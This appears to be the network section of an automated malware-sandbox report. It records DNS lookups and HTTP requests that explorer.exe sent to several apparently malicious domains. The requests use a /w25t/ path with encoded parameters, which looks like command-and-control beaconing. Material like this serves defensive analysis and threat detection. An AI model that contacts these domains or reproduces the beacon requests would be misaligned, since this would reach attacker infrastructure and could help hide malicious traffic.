Feb 25, 2021 15:27:35.426944971 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.426980019 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.427124023 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.427151918 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.430870056 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.430893898 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.431045055 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.434407949 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.434427977 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.434585094 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.434619904 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.437964916 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.437983036 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.438077927 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.441648006 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.441701889 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.441809893 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.441854000 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.445099115 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.445138931 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.445247889 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.445278883 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.448672056 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.448693991 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.448916912 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.452217102 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.452244997 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.452334881 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.452358961 CET	49731	443	192.168.2.6	142.250.184.65

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:26:36.363197088 CET	62044	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:26:36.415146112 CET	53	62044	8.8.8.8	192.168.2.6
Feb 25, 2021 15:26:37.083556890 CET	63791	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:26:37.207940102 CET	53	63791	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:26:37.499722958 CET	64267	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:26:37.548569918 CET	53	64267	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:01.039057970 CET	49448	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:01.090601921 CET	53	49448	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:03.534804106 CET	60342	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:03.583540916 CET	53	60342	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:04.535751104 CET	61346	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:04.584486961 CET	53	61346	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:05.010003090 CET	51774	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:05.083044052 CET	53	51774	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:10.154453039 CET	56023	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:10.203207016 CET	53	56023	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:26.673043013 CET	58384	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:26.730257034 CET	53	58384	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:27.248931885 CET	60261	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:27.297878981 CET	53	60261	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:27.884032011 CET	56061	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:27.912038088 CET	58336	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:27.944832087 CET	53	56061	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:27.970105886 CET	53	58336	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:28.377211094 CET	53781	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:28.434453964 CET	53	53781	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:28.983582973 CET	54064	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:29.040890932 CET	53	54064	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:29.586369038 CET	52811	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:29.643608093 CET	53	52811	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:30.222332954 CET	55299	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:30.273936987 CET	53	55299	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:30.751652002 CET	63745	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:30.800967932 CET	53	63745	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:30.970714092 CET	50055	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:31.019571066 CET	53	50055	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:31.933904886 CET	61374	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:31.991522074 CET	53	61374	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:32.505878925 CET	50339	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:32.563148022 CET	53	50339	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:32.652925014 CET	63307	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:32.712477922 CET	53	63307	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:34.701713085 CET	49694	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:34.759253979 CET	53	49694	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:34.770870924 CET	54982	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:34.839993000 CET	53	54982	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:35.682416916 CET	50010	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:35.731241941 CET	53	50010	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:37.031013012 CET	63718	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:37.092623949 CET	53	63718	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:37.407264948 CET	62116	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:37.456093073 CET	53	62116	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:38.197658062 CET	63816	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:38.256480932 CET	53	63816	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:39.326152086 CET	55014	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:40.326461077 CET	55014	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:41.342689037 CET	55014	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:41.391722918 CET	53	55014	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:42.336472988 CET	62208	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:43.343368053 CET	62208	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:43.394613981 CET	53	62208	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:44.343007088 CET	57574	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:44.394748926 CET	53	57574	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:45.676320076 CET	51818	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:45.725630045 CET	53	51818	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:47.033123016 CET	56628	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:47.085913897 CET	53	56628	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:48.191987991 CET	60778	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:27:48.243650913 CET	53	60778	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:49.209219933 CET	53799	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:49.257906914 CET	53	53799	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:50.176558018 CET	54683	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:50.228135109 CET	53	54683	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:51.125828981 CET	59329	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:51.174660921 CET	53	59329	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:52.146334887 CET	64021	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:52.195430040 CET	53	64021	8.8.8.8	192.168.2.6
Feb 25, 2021 15:27:57.714442968 CET	56129	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:27:57.791071892 CET	53	56129	8.8.8.8	192.168.2.6
Feb 25, 2021 15:28:14.912911892 CET	58177	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:28:14.984534025 CET	53	58177	8.8.8.8	192.168.2.6
Feb 25, 2021 15:28:15.180850029 CET	50700	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:28:15.232400894 CET	53	50700	8.8.8.8	192.168.2.6
Feb 25, 2021 15:28:20.623471975 CET	54069	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:28:20.691571951 CET	53	54069	8.8.8.8	192.168.2.6
Feb 25, 2021 15:28:25.941293001 CET	61178	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:28:26.025517941 CET	53	61178	8.8.8.8	192.168.2.6
Feb 25, 2021 15:28:31.063088894 CET	57017	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:28:31.136027098 CET	53	57017	8.8.8.8	192.168.2.6
Feb 25, 2021 15:28:36.343516111 CET	56327	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:28:36.406847000 CET	53	56327	8.8.8.8	192.168.2.6
Feb 25, 2021 15:28:39.415992022 CET	50243	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:28:39.467735052 CET	53	50243	8.8.8.8	192.168.2.6
Feb 25, 2021 15:28:39.870378017 CET	62055	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:28:39.935050964 CET	53	62055	8.8.8.8	192.168.2.6
Feb 25, 2021 15:28:46.895540953 CET	61249	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:28:47.162172079 CET	53	61249	8.8.8.8	192.168.2.6
Feb 25, 2021 15:28:52.174387932 CET	65252	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:28:52.288326025 CET	53	65252	8.8.8.8	192.168.2.6
Feb 25, 2021 15:28:57.299858093 CET	64367	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:28:57.367551088 CET	53	64367	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 15:27:34.770870924 CET	192.168.2.6	8.8.8.8	0xf69c	Standard query (0)	doc-08-78-docs.googleusercontent.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:27:38.197658062 CET	192.168.2.6	8.8.8.8	0xe44e	Standard query (0)	cdn.onenote.net	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:14.912911892 CET	192.168.2.6	8.8.8.8	0xce23	Standard query (0)	www.aserchofalltrades.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:20.623471975 CET	192.168.2.6	8.8.8.8	0x6a23	Standard query (0)	www.parenteducationalco-op.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:25.941293001 CET	192.168.2.6	8.8.8.8	0x489f	Standard query (0)	www.blackholidayco.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:31.063088894 CET	192.168.2.6	8.8.8.8	0x777d	Standard query (0)	www.allsalesvinyl.net	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:36.343516111 CET	192.168.2.6	8.8.8.8	0x5687	Standard query (0)	www.pardsoda.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:46.895540953 CET	192.168.2.6	8.8.8.8	0x1dc8	Standard query (0)	www.asesorgrupovivir.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:52.174387932 CET	192.168.2.6	8.8.8.8	0x4206	Standard query (0)	www.joybirder.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:57.299858093 CET	192.168.2.6	8.8.8.8	0x584b	Standard query (0)	www.sixteen3handscottages.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 15:27:34.839993000 CET	8.8.8.8	192.168.2.6	0xf69c	No error (0)	doc-08-78-docs.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 15:27:34.839993000 CET	8.8.8.8	192.168.2.6	0xf69c	No error (0)	googlehosted.l.googleusercontent.com		142.250.184.65	A (IP address)	IN (0x0001)
Feb 25, 2021 15:27:38.256480932 CET	8.8.8.8	192.168.2.6	0xe44e	No error (0)	cdn.onenote.net	cdn.onenote.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:28:14.984534025 CET	8.8.8.8	192.168.2.6	0xce23	No error (0)	www.aserchofalltrades.com	www0.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:28:14.984534025 CET	8.8.8.8	192.168.2.6	0xce23	No error (0)	www0.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:28:14.984534025 CET	8.8.8.8	192.168.2.6	0xce23	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:28:14.984534025 CET	8.8.8.8	192.168.2.6	0xce23	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-dc11-60-102.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:28:14.984534025 CET	8.8.8.8	192.168.2.6	0xce23	No error (0)	td-balancer-dc11-60-102.wixdns.net		185.230.60.102	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:20.691571951 CET	8.8.8.8	192.168.2.6	0x6a23	No error (0)	www.parentseducationalco-op.com	parentseducationalco-op.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:28:20.691571951 CET	8.8.8.8	192.168.2.6	0x6a23	No error (0)	parentseducationalco-op.com		34.102.136.180	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:26.025517941 CET	8.8.8.8	192.168.2.6	0x489f	Name error (3)	www.blackholidayco.com	none	none	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:31.136027098 CET	8.8.8.8	192.168.2.6	0x777d	No error (0)	www.allsalesvinyl.net	allsalesvinyl.net		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:28:31.136027098 CET	8.8.8.8	192.168.2.6	0x777d	No error (0)	allsalesvinyl.net		34.102.136.180	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:36.406847000 CET	8.8.8.8	192.168.2.6	0x5687	No error (0)	www.pardsoda.com		104.21.32.11	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:36.406847000 CET	8.8.8.8	192.168.2.6	0x5687	No error (0)	www.pardsoda.com		172.67.182.32	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:47.162172079 CET	8.8.8.8	192.168.2.6	0x1dc8	Server failure (2)	www.asesorgrupovivir.com	none	none	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:52.288326025 CET	8.8.8.8	192.168.2.6	0x4206	Server failure (2)	www.joybirder.com	none	none	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:57.367551088 CET	8.8.8.8	192.168.2.6	0x584b	No error (0)	www.sixteen3handscottages.com	sixteen3handscottages.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:28:57.367551088 CET	8.8.8.8	192.168.2.6	0x584b	No error (0)	sixteen3handscottages.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.aserchofalltrades.com
- www.parentseducationalco-op.com
- www.allsalesvinyl.net
- www.pardsoda.com
- www.sixteen3handscottages.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49749	185.230.60.102	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:28:15.124083996 CET	6318	OUT	GET /w25t/?7nf0kP=UE8df8CjPA42HhSGpHRvEFW0E1qwQi3qh9l+J2DwYVAPWlwUU9Jt0Xern2mXQMt791bHr0Uusg==&wj=hBZ8sVLxwZopBdRp HTTP/1.1 Host: www.aserchofalltrades.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:28:15.270668030 CET	6320	IN	HTTP/1.1 404 Not Found Date: Thu, 25 Feb 2021 14:28:15 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close x-wix-request-id: 1614263295.2061857739024538739 vary: Accept-Encoding Age: 0 X-Seen-By: jeslxIFvDH4ulYwNNi+3Muwfbs+7qUVAqslx00yI78k=,sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlvbxtlynkVgAmI6NXu6WfqLI/M7f8tcV,2d58ifebGbosy5xc+FRaljJhPW/QGfx+q8yY6tJt4liplW2KIFCnP2WuDwYfqFs95giHFpZ7ywPurTQjYl2cGQ==,2UNV7KOq4oGjA5+PKsX47Ay/vVeTGg75VNBOw8znOgAfbJaKSXYQ/lskq2jK6SGP,m0j2EEknGlVUW/liY8BLLsk16xozuw6nSXf6CEzK6Aca0sM5c8dDUFHeNaFq0qDu,JLaio/7uvfP647F5CQsGZbrBoTckX0poWZhq63wruFRGp/J3MBzgzU8QHrQuh4zQ,9phxMuSXVGy04obH0oEnZZDXl7I7ILTyJojtezEQxYM0d1JjSaSBjnO+SH73qBkvWIHlCalF7YnfvOr2cMPpyw== Server: Pepyaka/1.15.10 Data Raw: 62 39 33 0d 0a 20 20 3c 21 2d 2d 20 20 2d 2d 3e 0a 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 0a 20 20 20 20 2d 2d 3e 0a 3c 68 74 6d 6c 20 6e 67 2d 61 70 70 3d 22 77 69 78 45 72 72 6f 72 50 61 67 65 73 41 70 70 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 20 20 3c 74 69 74 6c 65 20 6e 67 2d 62 69 6e 64 3d 22 27 70 61 67 65 5f 74 69 74 6c 65 27 20 7c 20 74 72 61 6e 73 6c 61 74 65 22 3e 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 3e 0a 20 20 3c 21 2d 2d 20 20 2d 2d 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 70 6e 67 22 20 68 72 65 66 3d 22 2f 2f 77 77 77 2e 77 69 78 2e 63 6f 6d 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 3e 0a 20 20 3c 21 2d 2d 20 20 2d 2d 3e 0a 20 20 3c 6c 69 6e 6b 20 68 72 65 66 Data Ascii: b93 ... --><!doctype html>... --><html ng-app="wixErrorPagesApp"><head> <meta name="viewport" content="width=device-width,initial-scale=1, maximum-scale=1, user-scalable=no"> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <title ng-bind="'page_title' | translate"></title> <meta name="description" content=""> <meta name="viewport" content="width=device-width"> <meta name="robots" content="noindex, nofollow"> ... --> <link type="image/png" href="//www.wix.com/favicon.ico" rel="shortcut icon"> ... --> <link href

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49751	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:28:20.735161066 CET	6333	OUT	GET /w25t/?7nf0kP=Uq0CzCwvS6YoWMp/UCKN7JlAByS11Z6E5aUOsXAJZj+0yJL9Nk5m9Qz8CvCcNaQrIL6Vs/Uw3Q==&wj=hBZ8sVLxwZopBdRp HTTP/1.1 Host: www.parentseducationalco-op.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:28:20.874774933 CET	6334	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Feb 2021 14:28:20 GMT Content-Type: text/html Content-Length: 275 ETag: "603155b8-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49752	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:28:31.179930925 CET	6335	OUT	GET /w25t/?7nf0kP=x6qnXySIKpUJn5XerhvX+0EMzo20pmQQj9ePwr3K6ImaWCKGjDlnwZkCLhxG6Ruvc228xc+5mw==&wj=hBZ8sVLxwZopBdRp HTTP/1.1 Host: www.allsalesvinyl.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:28:31.319639921 CET	6335	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Feb 2021 14:28:31 GMT Content-Type: text/html Content-Length: 275 ETag: "603155b8-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49753	104.21.32.11	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:28:36.463717937 CET	6337	OUT	GET /w25t/?wj=hBZ8sVLxwZopBdRp&7nf0kP=15PPGsvA0OesMgSYtNkzWMXd9CXxAPrih7Pi9b51HvfmowsB4G7YJFhsDDlnN8h0byCLDSw3/g== HTTP/1.1 Host: www.pardsoda.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:28:36.840812922 CET	6338	IN	HTTP/1.1 404 Not Found Date: Thu, 25 Feb 2021 14:28:36 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=d35892cfcfe1bc318a38c848d3a378eab1614263316; expires=Sat, 27-Mar-21 14:28:36 GMT; path=/; domain=.pardsoda.com; HttpOnly; SameSite=Lax Vary: Accept-Encoding X-Turbo-Charged-By: LiteSpeed CF-Cache-Status: DYNAMIC cf-request-id: 087b3088120000fa7893ab1000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=WkXIJ7%2FAsz6AvZSkytfDz1k50V5knPWTBe82bGry9sZdF6i4ecrchrXd44gYsxTh9Sfky4%2FvUbw16TDqu7N7FE%2B5SueMrWfq%2FJPsAWv7EJdk"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62721d201fcefa78-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 32 38 37 39 0d 0a 0a 0a 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 